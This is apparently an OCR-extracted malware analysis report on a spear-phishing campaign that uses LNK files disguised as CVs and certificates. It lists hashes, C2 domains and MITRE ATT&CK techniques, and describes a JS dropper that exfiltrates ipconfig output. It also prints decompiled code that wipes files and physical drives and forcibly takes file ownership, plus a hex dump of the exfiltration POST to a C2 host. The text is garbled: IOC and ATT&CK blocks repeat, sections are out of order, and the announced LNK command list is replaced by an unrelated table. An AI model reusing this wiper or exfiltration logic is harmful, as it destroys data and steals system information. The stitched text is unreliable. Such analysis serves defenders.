Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
50d081e526beeb61dc6180f809d6230e7cc56d9a2562dd0f7e01f7c6e73388d9

Tokbox icon – Odds and Ends – iOS – Zeplin.lnk
1074654a3f3df73f6e0fd0ad81597c662b75c273c92dc75c5a6bea81f093ef81

International English Language Testing System certificate.pdf.lnk
c613487a5fc65b3b4ca855980e33dd327b3f37a61ce0809518ba98b454ebf68b

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
dcd2531aa89a99f009a740eab43d2aa2b8c1ed7c8d7e755405039f3a235e23a6

Conversations – iOS – Swipe Icons – Zeplin.lnk
c0a0266f6df7f1235aeb4aad554e505320560967248c9c5cce7409fc77b56bd5


C2 domains (ipconfig exfiltration)
sixindent[.]epizy[.]com
goodhk[.]azurewebsites[.]net
zeplin[.]atwebpages[.]com

C2s used by svchast.exe
45.76.6[.]149
www.comcleanner[.]info


MITRE ATT&CK techniques

Tactic	ID	Name	Details
Execution	T1059	Command-Line Interface	Starts CMD.EXE for commands (WinRAR.exe, wscript.exe) execution
	T1106	Execution through API	Application (AcroRd32.exe) launched itself
	T1053	Scheduled Task	Loads the Task Scheduler DLL interface (Officeupdate.exe)
	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1204	User Execution	Manual execution by user (opening LNK file)
Persistence	T1060	Registry Run Keys / Startup Folder	Writes to a start menu file (Officeupdate.exe)
	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Privilege Escalation	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Defense Evasion	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1140	Deobfuscate/Decode Files or Information	certutil to decode Base64 binaries, expand.exe to

			decompress a CAB file
Discovery	T1012	Query Registry	Reads the machine GUID from the registry
	T1082	System Information Discovery	Reads the machine GUID from the registry
	T1016	System Network Configuration Discovery	Uses IPCONFIG.EXE to discover IP address



```
mov     edx, offset aStartErasingPh ; "start erasing physical drives..."
lea     ecx, [esp+2B50h+logFile]
call    log
push    eax
call    sub_100071D0
add     esp, 4
push    eax
call    sub_100071D0
mov     eax, [esp+2B54h+var_18]
add     esp, 4
mov     ecx, [esp+2B50h+var_1EB8]
mov     edx, [esp+2B50h+var_1F28]
```



```
  if ( nNumberOfBytesToWrite )
  {
    sub_100031C0(nNumberOfBytesToWrite);
    WriteFile(FileW, Buffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
    v5 += NumberOfBytesWritten;
  }
LABEL_18:
  if ( v26 )
    DeviceIoControl(FileW, FSCTL_UNLOCK_VOLUME, 0, 0, 0, 0, &BytesReturned, 0);
  CloseHandle(FileW);
  return v5;
```

JS file

The JavaScript file performs the following commands:


- Create “d3reEW.exe” in “C:UsersPublicDownloads” and store “cmd /c ipconfig” in it.
- Execute the dropped “svchast.exe”.
- Copy “svchhast.exe” into startup directory and rename it as “officeupdate.exe”.
- Add “officeupdate.exe” to scheduled tasks.
- Send a POST request to a hardcoded URL with “d3reEW.exe” as data.

File Read	**process:**	rundll32.exe	**op:**	OpenRead	**status:**	0x00000000
	path:	\??\PhysicalDrive0				
File Write	**process:**	rundll32.exe	**op:**	OpenModify	**status:**	0x00000000
	path:	\??\PhysicalDrive0				

```
00000000  50 4F 53 54 20 68 74 74 70 3A 2F 2F 67 6F 6F 64 68 6B 2E 61 7A 75 72 65 77 65 62 73 69 74 65 73 2E 6E 65 74 2F  POST http://goodhk.azurewebsites.net/
00000025  69 6E 74 65 72 2E 70 68 70 20 48 54 54 50 2F 31 2E 31 0D 0A 41 63 63 65 70 74 3A 20 2A 2F 2A 0D 0A 41 63 63 65  inter.php HTTP/1.1..Accept: */*..Acce
0000004A  70 74 2D 4C 61 6E 67 75 61 67 65 3A 20 65 6E 2D 75 73 0D 0A 43 6F 6E 74 65 6E 74 2D 54 79 70 65 3A 20 61 70 70  pt-Language: en-us..Content-Type: app
0000006F  6C 69 63 61 74 69 6F 6E 2F 78 2D 77 77 77 2D 66 6F 72 6D 2D 75 72 6C 65 6E 63 6F 64 65 64 0D 0A 55 41 2D 43 50  lication/x-www-form-urlencoded..UA-CP
00000094  55 3A 20 41 4D 44 36 34 0D 0A 41 63 63 65 70 74 2D 45 6E 63 6F 64 69 6E 67 3A 20 67 7A 69 70 2C 20 64 65 66 6C  U: AMD64..Accept-Encoding: gzip, defl
000000B9  61 74 65 0D 0A 55 73 65 72 2D 41 67 65 6E 74 3A 20 4D 6F 7A 69 6C 6C 61 2F 34 2E 30 20 28 63 6F 6D 70 61 74 69  ate..User-Agent: Mozilla/4.0 (compati
000000DE  62 6C 65 3B 20 4D 53 49 45 20 37 2E 30 3B 20 57 69 6E 64 6F 77 73 20 4E 54 20 36 2E 31 3B 20 57 69 6E 36 34 3B  ble; MSIE 7.0; Windows NT 6.1; Win64;
00000103  20 78 36 34 3B 20 54 72 69 64 65 6E 74 2F 34 2E 30 3B 20 2E 4E 45 54 20 43 4C 52 20 32 2E 30 2E 35 30 37 32 37  x64; Trident/4.0; .NET CLR 2.0.50727
00000128  3B 20 53 4C 43 43 32 3B 20 2E 4E 45 54 20 43 4C 52 20 33 2E 35 2E 33 30 37 32 39 3B 20 2E 4E 45 54 20 43 4C 52  ; SLCC2; .NET CLR 3.5.30729; .NET CLR
0000014D  20 33 2E 30 2E 33 30 37 32 39 3B 20 4D 65 64 69 61 20 43 65 6E 74 65 72 20 50 43 20 36 2E 30 3B 20 2E 4E 45 54  3.0.30729; Media Center PC 6.0; .NET
00000172  34 2E 30 43 3B 20 2E 4E 45 54 34 2E 30 45 29 0D 0A 48 6F 73 74 3A 20 67 6F 6F 64 68 6B 2E 61 7A 75 72 65 77 65  4.0C; .NET4.0E)..Host: goodhk.azurewe
00000197  62 73 69 74 65 73 2E 6E 65 74 0D 0A 43 6F 6E 74 65 6E 74 2D 4C 65 6E 67 74 68 3A 20 34 38 34 0D 0A 43 6F 6E 6E  bsites.net..Content-Length: 484..Conn
000001BC  65 63 74 69 6F 6E 3A 20 4B 65 65 70 2D 41 6C 69 76 65 0D 0A 50 72 61 67 6D 61 3A 20 6E 6F 2D 63 61 63 68 65 0D  ection: Keep-Alive..Pragma: no-cache.
000001E1  0A 0D 0A 26 74 65 73 74 3D 0D 0A 57 69 6E 64 6F 77 73 20 49 50 20 43 6F 6E 66 69 67 75 72 61 74 69 6F 6E 0D 0A  ...&test=..Windows IP Configuration..
00000206  0D 0A 0D 0A 45 74 68 65 72 6E 65 74 20 61 64 61 70 74 65 72 20 4C 6F 63 61 6C 20 41 72 65 61 20 43 6F 6E 6E  ....Ethernet adapter Local Area Conne
0000022B  63 74 69 6F 6E 3A 0D 0A 0D 0A 20 20 20 43 6F 6E 6E 65 63 74 69 6F 6E 2D 73 70 65 63 69 66 69 63 20 44 4E 53 20  ction:....   Connection-specific DNS
00000250  53 75 66 66 69 78 20 20 2E 20 3A 20 68 6F 6D 65 0D 0A 20 20 20 4C 69 6E 6B 2D 6C 6F 63 61 6C 20 49 50 76 36 20  Suffix  . : home..   Link-local IPv6
00000275  41 64 64 72 65 73 73 20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 66 65 38 30 3A 3A 35 64 38 3A 35 33 61 32 3A 65 37  Address . . . . . : fe80::5d8:53a2:e7
0000029A  32 62 3A 62 61 33 35 25 31 31 0D 0A 20 20 20 49 50 76 34 20 41 64 64 72 65 73 73 2E 20 2E 20 2E 20 2E 20 2E 20  2b:ba35%11..   IPv4 Address. . . .
000002BF  2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 31 30 2E 30 2E 32 2E 31 35 0D 0A 20 20 20 53 75 62 6E 65 74 20 4D 61  . . . . . : 10.0.2.15..   Subnet Ma
000002E4  73 6B 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 32 35 35 2E 32 35 35 2E 32 35  sk . . . . . : 255.255.25
00000309  35 2E 30 0D 0A 20 20 20 44 65 66 61 75 6C 74 20 47 61 74 65 77 61 79 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E  5.0..   Default Gateway . . . . . .
0000032E  20 2E 20 2E 20 3A 20 31 30 2E 30 2E 32 2E 32 0D 0A 0D 0A 54 75 6E 6E 65 6C 20 61 64 61 70 74 65 72 20 69 73 61  . . : 10.0.2.2....Tunnel adapter isa
00000353  74 61 70 2E 68 6F 6D 65 3A 0D 0A 0D 0A 20 20 20 4D 65 64 69 61 20 53 74 61 74 65 20 2E 20 2E 20 2E 20 2E 20 2E  tap.home:....   Media State . . . . .
00000378  20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 4D 65 64 69 61 20 64 69 73 63 6F 6E 6E 65 63 74 65 64 0D 0A 20 20  . . . . . : Media disconnected..
0000039D  20 43 6F 6E 6E 65 63 74 69 6F 6E 2D 73 70 65 63 69 66 69 63 20 44 4E 53 20 53 75 66 66 69 78 20 20 2E 20 3A 20  Connection-specific DNS Suffix  . :
000003C2  68 6F 6D 65 0D 0A                                                                                              home..
```

svchast.exe

Svchast.exe is a small loader that loads the content of the shellcode stored in “66DF3DFG.tmp”.



In fact, this shellcode is a wrapper around the final shellcode. It performs some checks and then calls the final shellcode.

The final shellcode dynamically resolves the imports and allocates memory for the content that will be executed.

```
first_file = FindFirstFileA(v23, &file_data);
v13 = first_file;
if ( first_file != -1 )
{
  do
  {
    if ( (file_data.dwFileAttributes & 0x10) != 0 )// FILE_ATTRIBUTE_DIRECTORY
    {
      if ( (file_data.cFileName[0] != '.' || file_data.cFileName[1] && file_data.cFileName[1] != '.')
        && (file_data.dwFileAttributes & 2) == 0
        && (file_data.dwFileAttributes & 4) == 0 )
      {
        append_string(v18, dir_name, v9);
        append_string(file_name, v18, file_data.cFileName);
        grant_permission(file_name);
        wipe_files_in_dir(file_name);
      }
    }
    else
    {
      append_string(v18, dir_name, v9);
      append_string(file_name, v18, file_data.cFileName);
      if ( grant_permission(file_name) )
      {
        hFile = CreateFileA(file_name, 0xC0000000, 3, 0, 3, 128, 0);
        if ( hFile != -1 )
        {
          max_size = GetFileSize(hFile, 0);
          if ( max_size > 0xA00000 )          // 10 Mb Max
            max_size = 0xA00000;
          v3 = 0;
          null_buf = LocalAlloc(LMEM_ZEROINIT, max_size);
          clear_buffer(null_buf, max_size);
          SetFilePointer(hFile, 0, 0, 0);
          WriteFile(hFile, null_buf, max_size, &v3, 0);
          LocalFree(null_buf);
          CloseHandle(hFile);
        }
      }
    }
  }
  while ( FindNextFileA(v13, &file_data) );
  return FindClose(v13);
}
```

```
if ( AllocateAndInitializeSid(&sid_id1, 1, 0, 0, 0, 0, 0, 0, 0, 0, &sid1) )
{
  if ( AllocateAndInitializeSid(&sid_id2, 2, 32, 544, 0, 0, 0, 0, 0, 0, &sid2) )
  {
    clear_buffer(listOfExplicitEntries, 64);
    listOfExplicitEntries[0].grfAccessPermissions = 0x80000000;// GENERIC_READ
    listOfExplicitEntries[0].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[0].grfInheritance = 0;
    listOfExplicitEntries[0].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[0].Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
    listOfExplicitEntries[0].Trustee.ptstrName = sid1;

    listOfExplicitEntries[1].grfAccessPermissions = 0x10000000;// GENERIC_ALL
    listOfExplicitEntries[1].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[1].grfInheritance = 0;
    listOfExplicitEntries[1].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[1].Trustee.TrusteeType = TRUSTEE_IS_GROUP;
    listOfExplicitEntries[1].Trustee.ptstrName = sid2;
    if ( !SetEntriesInAclA(2, listOfExplicitEntries, 0, &new_acl) )
    {
      status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
      if ( status )
      {
        if ( status == 5 )                  // ERROR_ACCESS_DENIED
                                            //
        {
          v1 = GetCurrentProcess();
          if ( OpenProcessToken(v1) )
          {
            strcpy(str_SeTakeOwnershipPrivilege, "SeTakeOwnershipPrivilege");// Take ownership of files or other objects
            if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 1) )// enable
            {
              status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 1, sid2, 0, 0, 0);
              if ( !status )
              {
                if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 0) )// disable
                {
                  status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
                  if ( !status )
                    is_success = 1;
                }
              }
            }
          }
        }
      }
      else
      {
        is_success = 1;
      }
    }
  }
}
```

Finally it calls “CreateThread” to create a thread within its memory space to make HTTPS requests to its C&C server.


```
61  v34[4] = 0;
62  v34[5] = 0;
63  FindFirstFileA = retrieve_api_func(dll_name, v26);
64  strcpy(v20, "FindNextFileA");
65  FindNextFileA = retrieve_api_func(dll_name, v20);
66  CreateFileA = 0;
67  strcpy(v10, "CreateFileA");
68  CreateFileA = retrieve_api_func(dll_name, v10);
69  GetFileSize = 0;
70  strcpy(v15, "GetFileSize");
71  GetFileSize = retrieve_api_func(dll_name, v15);
72  strcpy(v27, "LocalAlloc");
73  LocalAlloc = retrieve_api_func(dll_name, v27);
74  SetFilePointer = 0;
75  strcpy(v24, "SetFilePointer");
76  SetFilePointer = retrieve_api_func(dll_name, v24);
77  WriteFile = 0;
78  strcpy(v36, "WriteFile");
79  WriteFile = retrieve_api_func(dll_name, v36);
80  LocalFree = 0;
81  strcpy(v25, "LocalFree");
82  LocalFree = retrieve_api_func(dll_name, v25);
83  CloseHandle = 0;
84  strcpy(v12, "CloseHandle");
85  CloseHandle = retrieve_api_func(dll_name, v12);
86  strcpy(v37, "FindClose");
87  FindClose = retrieve_api_func(dll_name, v37);
88  first_file = FindFirstFileA(v23, &v17);
```

At the time of analysis, the server was down so we weren't able to clearly identify the ultimate goal of this attack.

Chaining techniques for evasion

While most malware campaigns use a simple decoy document that typically retrieves a malware payload, more advanced attackers will often try unconventional means to infect their victims.

We reproduced this attack in our lab using an email as the infection vector, as we surmise that victims were spear-phished. Malwarebytes (in this case the Nebula business version) stopped the LNK file execution from WinRAR and therefore completely stopped the attack.



IOCs

CV_Colliers.rar
df999d24bde96decdbb65287ca0986db98f73b4ed477e18c3ef100064bceba6d

Project link and New copyright policy.rar
c3a45aaf6ba9f2a53d26a96406b6c34a56f364abe1dd54d55461b9cc5b9d9a04

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
50d081e526beeb61dc6180f809d6230e7cc56d9a2562dd0f7e01f7c6e73388d9

Tokbox icon – Odds and Ends – iOS – Zeplin.lnk
1074654a3f3df73f6e0fd0ad81597c662b75c273c92dc75c5a6bea81f093ef81

International English Language Testing System certificate.pdf.lnk
c613487a5fc65b3b4ca855980e33dd327b3f37a61ce0809518ba98b454ebf68b

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
dcd2531aa89a99f009a740eab43d2aa2b8c1ed7c8d7e755405039f3a235e23a6

Conversations – iOS – Swipe Icons – Zeplin.lnk
c0a0266f6df7f1235aeb4aad554e505320560967248c9c5cce7409fc77b56bd5


C2 domains (ipconfig exfiltration)
sixindent[.]epizy[.]com
goodhk[.]azurewebsites[.]net
zeplin[.]atwebpages[.]com

C2s used by svchast.exe
45.76.6[.]149
www.comcleanner[.]info

MITRE ATT&CK techniques

Tactic	ID	Name	Details
Execution	T1059	Command-Line Interface	Starts CMD.EXE for commands (WinRAR.exe, wscript.exe) execution
	T1106	Execution through API	Application (AcroRd32.exe) launched itself
	T1053	Scheduled Task	Loads the Task Scheduler DLL interface (Officeupdate.exe)
	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1204	User Execution	Manual execution by user (opening LNK file)
Persistence	T1060	Registry Run Keys / Startup Folder	Writes to a start menu file (Officeupdate.exe)
	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Privilege Escalation	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Defense Evasion	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1140	Deobfuscate/Decode Files or Information	certutil to decode Base64 binaries, expand.exe to

			decompress a CAB file
Discovery	T1012	Query Registry	Reads the machine GUID from the registry
	T1082	System Information Discovery	Reads the machine GUID from the registry
	T1016	System Network Configuration Discovery	Uses IPCONFIG.EXE to discover IP address




LNK file

The LNK file contains a list of commands that will be executed upon running, and a blob that is a base64 encoded compressed payload. Here is the list of commands that will be executed:

property	value	value	value	value
name	.text	.rdata	.data	.reloc
md5	06D63FDDF89FAE394876402...	48F101DB632BB445C21A10F...	5EFC98798D0979E69E2A667...	9676F7C827FB9388358AABA...
entropy	6.677	5.635	3.256	6.433
